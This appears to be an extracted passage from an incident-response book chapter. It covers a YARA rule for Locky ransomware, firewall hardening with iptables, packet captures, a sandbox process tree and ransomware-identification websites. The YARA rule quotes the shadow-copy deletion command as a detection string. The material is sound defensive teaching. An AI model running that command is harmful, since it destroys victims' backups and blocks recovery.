
```
rule locky_ransomware {  
  
    meta:  
        author = "abhijit"  
        description = "this detection is for locky ransomware"  
        filetype = "exe"  
  
    strings :  
        $locky_0=".locky" nocase wide ascii  
        $locky_1="HELP_instructions.html" nocase wide ascii  
        $locky_2="HELP_instructions.bmp" nocase wide ascii  
        $locky_3="ussadmin.exe Delete Shadows /All /Quiet" nocase wide ascii  
        $locky_4="_Locky_recover_instructions.bmp" nocase wide ascii  
        $locky_5="_Locky_recover_instructions.txt" nocase wide ascii  
  
    condition:  
  
        (all of ($locky*))  
  
}
```









```

root@machine-09:~# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source            destination


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source            destination



Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source            destination
root@machine-09:~# iptables -I INPUT -p tcp --dport 22 -j ACCEPT
root@machine-09:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
root@machine-09:~# iptables -A INPUT -j DROP
root@machine-09:~# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source            destination            tcp dpt:22
0      0 ACCEPT      tcp  -- *      *      0.0.0.0/0        0.0.0.0/0
53    3052 ACCEPT      all  -- *      *      0.0.0.0/0        0.0.0.0/0
0      0 DROP        all  -- *      *      0.0.0.0/0        0.0.0.0/0            ctstate RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in      out     source            destination

Chain OUTPUT (policy ACCEPT 4 packets, 232 bytes)
pkts bytes target      prot opt in      out     source            destination
root@machine-09:~# █

```





No.	Time	Source	Destination	Protocol	seq	ack	len	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	2388885075		0	74	60359 > http [SYN] Seq=2388885075 Win=0 Len=0
2	0.000009	127.0.0.1	127.0.0.1	TCP	2379176559	2388885076	0	74	http > 60359 [SYN, ACK] Seq=2379176559 Win=0 Len=0
3	0.000019	127.0.0.1	127.0.0.1	TCP	2388885076	2379176560	0	66	60359 > http [ACK] Seq=2388885076 Win=0 Len=0
4	0.686588	127.0.0.1	127.0.0.1	TCP	2388885076	2379176560	16	82	[TCP segment of a reassembled PDU]
5	0.686610	127.0.0.1	127.0.0.1	TCP	2379176560	2388885092	0	66	http > 60359 [ACK] Seq=2379176560 Win=0 Len=0
6	0.686621	127.0.0.1	127.0.0.1	TCP	2388885092	2379176560	17	83	[TCP segment of a reassembled PDU]
7	0.686624	127.0.0.1	127.0.0.1	TCP	2379176560	2388885109	0	66	http > 60359 [ACK] Seq=2379176560 Win=0 Len=0
8	0.686629	127.0.0.1	127.0.0.1	HTTP	2388885109	2379176560	2	68	GET / HTTP/1.1
9	0.686631	127.0.0.1	127.0.0.1	TCP	2379176560	2388885111	0	66	http > 60359 [ACK] Seq=2379176560 Win=0 Len=0
10	0.686825	127.0.0.1	127.0.0.1	HTTP	2379176560	2388885111	281	347	HTTP/1.1 200 OK (text/html)
11	0.686830	127.0.0.1	127.0.0.1	TCP	2388885111	2379176841	0	66	60359 > http [ACK] Seq=2388885111 Win=0 Len=0

```

>>> Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
>>> Transmission Control Protocol, Src Port: 60359 (60359), Dst Port: http (80), Seq: 2388885109, Ack: 2379176560, Len: 2
>>> [3 Reassembled TCP Segments (35 bytes): #4(16), #6(17), #8(2)]
>>> Hypertext Transfer Protocol
>>> GET / HTTP/1.1\r\n
>>> host: localhost\r\n
>>> \r\n
>>> [Full request URI: http://localhost/]
0000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a  GET / HT TP/1.1..
0010 68 6f 73 74 3a 20 6c 6f 63 61 6c 68 6f 73 74 0d  host: lo calhost.
0020 0a 0d 0a ..

```

Filter: http

No.	Time	Source	Destination	Protocol	seq	ack	Len	Length	Info
6	0.215916	10.11.9.102	[REDACTED]	HTTP	4024246673	390729689	73	127	GET /505 HTTP/1.1
8	0.372476	[REDACTED]	10.11.9.102	HTTP	390729689	4024246746	766	820	HTTP/1.1 200 OK (text/plain)
18	0.645425	10.11.9.102	[REDACTED]	HTTP	1303684666	447719228	75	129	GET /kjgjhdg4 HTTP/1.1


Frame 18: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits)

Ethernet II, Src: Hewlett-1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear b6:93:f1 (20:e5:2a:b6:93:f1)



Internet Protocol Version 4, Src: 10.11.9.102 (10.11.9.102), Dst: [REDACTED] ([REDACTED])



Transmission Control Protocol, Src Port: 49161 (49161), Dst Port: http (80), Seq: 1303684666, Ack: 447719228, Len: 75

Hypertext Transfer Protocol




```
    }
  ],
  "behavior": {
    "processtree": [
      {
        "parent_id": 1292,
        "pid": 1664,
        "children": [
          {
            "parent_id": 1664,
            "pid": 1628,
            "children": [],
            "name": "svchost.exe"
          }
        ],
        "name": "Receipt-US-Jersey_City.exe"
      }
    ],
    "processes": [
      {
        "parent_id": 1292,
        "process_name": "Receipt-US-Jersey_City.exe",
```





Chapter 9: Incident Response

The screenshot shows the ID Ransomware website. At the top, there is a navigation bar with links for 'Identify', 'FAQ', 'Contact', and 'Donate', along with a language selector set to 'English'. The main header features a padlock icon and the title 'ID Ransomware', with a sub-header: 'Upload a ransom note and/or sample encrypted file to identify the ransomware that has encrypted your data.' A quote, 'Knowing is half the battle!' by Gi Joe, is displayed on the right. Below this is a red 'Upload Files' section containing two upload areas: 'Ransom Note' and 'Sample Encrypted File', each with a 'Choose File' button and an 'Upload' button. An 'Addresses' section with a text input field is also present. At the bottom, a blue 'FAQ' section is visible, starting with the question 'Which ransoms are detected?' and a list of 511 ransomware types.

Secure | <https://id-ransomware.malwarehunterteam.com>

ID Ransomware Identify FAQ Contact Donate English

ID Ransomware

Upload a ransom note and/or sample encrypted file to identify the ransomware that has encrypted your data.

Knowing is half the battle!
Gi Joe —

Upload Files

Ransom Note

The file that displays the ransom and payment information.

No file chosen

Sample Encrypted File

A file which has been encrypted, and cannot be opened.

No file chosen

Addresses

Optionally, you may enter any email addresses or hyperlinks the ransomware gives you for contact (if there is no ransom note).

FAQ

Which ransoms are detected?

This service currently detects **511** different ransoms. Here is a complete, dynamic list of what is currently detected:

4rw5w, 777, 7ev3n, 7h9r, 7zipper, 8lock8, AAC, ABCLocker, ACCDFISA v2.0, AdamLocker, AES_KEY_GEN_ASSIST, AES-Matrix, AES-NI, AES256-06, Al-Namrood, Al-Namrood 2.0, Alcatraz, Alfa, Allcry, Alma Locker, Alpha, AMBA, Amnesia, Amnesia2, AnDROID, AngryDuck, Anubi, Anubis, Apocalypse, Apocalypse (New Variant), ApocalypseVM, ApolloLocker,

1 Result

Xorist

✓ This ransomware is decryptable!

Identified by

- **ransomnote_filename:** HOW TO DECRYPT FILES.txt
- **ransomnote_email:** fast_decrypt_and_protect@tutanota.com
- **ransomnote_bitcoin:** 1NJNG57hFPPcmSmFYbxKml33uc5nLwYLCK

[Click here for more information about Xorist](#)

Winner

NO MORE RANSOM!

Crypto Sheriff Ransomware: Q&A Prevention Advice Decryption Tools Report a Crime Partners About the Project

New decryptor for **EncryptTILE** available, please click [here](#)

NEED HELP unlocking your digital life
without paying your attackers*?

YES NO

Ransomware is malware that locks your computer and mobile devices or encrypts your electronic files. When this happens, you can't get to the data unless you pay a ransom. However this is not guaranteed and you should never pay!

GOOD NEWS BAD NEWS GOOD NEWS

✓ CERBER V1 Ransom

Trend Micro Ransomware Decryptor is designed to decrypt files encrypted by CERBER V1 Ransom.

For more information please see this [how-to guide](#)

DOWNLOAD

Tool made by Trend Micro